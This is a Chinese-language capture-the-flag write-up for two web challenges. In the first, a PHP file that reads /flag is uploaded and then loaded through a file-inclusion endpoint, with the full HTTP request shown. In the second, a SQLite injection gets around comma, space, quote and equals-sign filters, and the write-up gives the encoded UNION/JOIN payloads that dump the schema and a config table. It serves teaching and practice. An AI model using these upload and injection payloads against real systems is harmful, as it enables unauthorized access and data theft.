const files = Array.from(input.files).filter(f => f.type === 'audio/mpeg' || f.name.endsWith('.mp3'));
if (!files.length) {
alert('请上传 mp3 文件');
return;
}
uploadFiles(files);
};
input.click();
});

async function uploadFiles(files) {
for (const file of files) {
const formData = new FormData();
formData.append('file', file);
uploadArea.textContent = `正在上传:${file.name} ...`;
try {
const res = await fetch('/v1/upload', {
method: 'POST',
body: formData
});
const data = await res.json();
if (data.success) {
uploadArea.textContent = '上传成功!';
await fetchList();
} else {
uploadArea.textContent = '上传失败:' + (data.error || '未知错误');
}
} catch (e) {
uploadArea.textContent = '上传失败';
}
setTimeout(() => {
uploadArea.textContent = '拖拽 MP3 文件到这里上传';
}, 1200);
}
}
// TODO:
// 小岸同学到时候记得把这个函数删掉
async function fetchload(file) {
try {
const res = await fetch('/v1/onload', {
method: 'POST',
headers: { 'Content-Type': 'application/x-www-form-urlencoded' },
body: `file=${encodeURIComponent(file)}`
});
const data = await res.json();
if (data.success) {
console.log('File content:', data.success);
} else {
console.error('Error loading file:', data.error);
}
} catch (e) {
console.error('Request failed', e);
}
}

fetchList();
</script>
</body>

这道题主要有两个比较重要的路由

一个是 /music 用来上传文件

一个是 /v1/onload 用来文件包含

先在 /music 路径下上传以下文件,通过bp修改文件后缀为php

<?php echo file_get_contents('/flag'); ?>

再通过 /v1/onload 包含

POST /v1/onload HTTP/2
Host: eci-2ze3pf7a69nybiipgvqu.cloudeci1.ichunqiu.com:80
Cookie: Hm_lvt_2d0601bd28de7d49818249cf35d95943=1757771037,1758380089,1758772644,1758774063; browse=CFlZTxUYU0JRWltHVQJTRFBZSkdeQ1xYWVpFRF9RWURTU19PXURLThQ
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:143.0) Gecko/20100101 Firefox/143.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Content-Type: application/x-www-form-urlencoded
Content-Length: 12

file=ccc.php

小E的管理系统

这题是sqlite注入,ban了逗号,空格,引号,等号

join绕过逗号过滤+%0a绕过空格过滤

查字段数,确定为5

1%0aorder%0aby%095

查表名

0%0aunion%0aselect%0a*%0afrom%0a(select%0a1)%0ajoin%0a(select%0a2)%0ajoin%0a(select%0a3)%0ajoin%0a(select%0a4)%0ajoin%0a(select%0agroup_concat(sql)%0afrom%0asqlite_master)

得到

"CREATE TABLE node_status (\n    node_id INTEGER PRIMARY KEY,\n    cpu_usage VARCHAR(10),\n    ram_usage VARCHAR(10),\n    status VARCHAR(15) CHECK(status IN ('Online','Offline','Maintenance')),\n    last_checked DATETIME DEFAULT CURRENT_TIMESTAMP\n),CREATE TABLE sys_config (\n    id INTEGER PRIMARY KEY AUTOINCREMENT,\n    config_key VARCHAR(50) UNIQUE,\n    config_value TEXT\n),CREATE TABLE sqlite_sequence(name,seq)"

这里有三个表,其中可能存在flag的表是sys_config,有三列:id,config_key,config_value

这里直接去查config_value

0%0aunion%0aselect%0a*%0afrom%0a(select%0a1)%0ajoin%0a(select%0a2)%0ajoin%0a(select%0a3)%0ajoin%0a(select%0a4)%0ajoin%0a(select%09group_concat(config_value)%09from%09sys_config)

拿到flag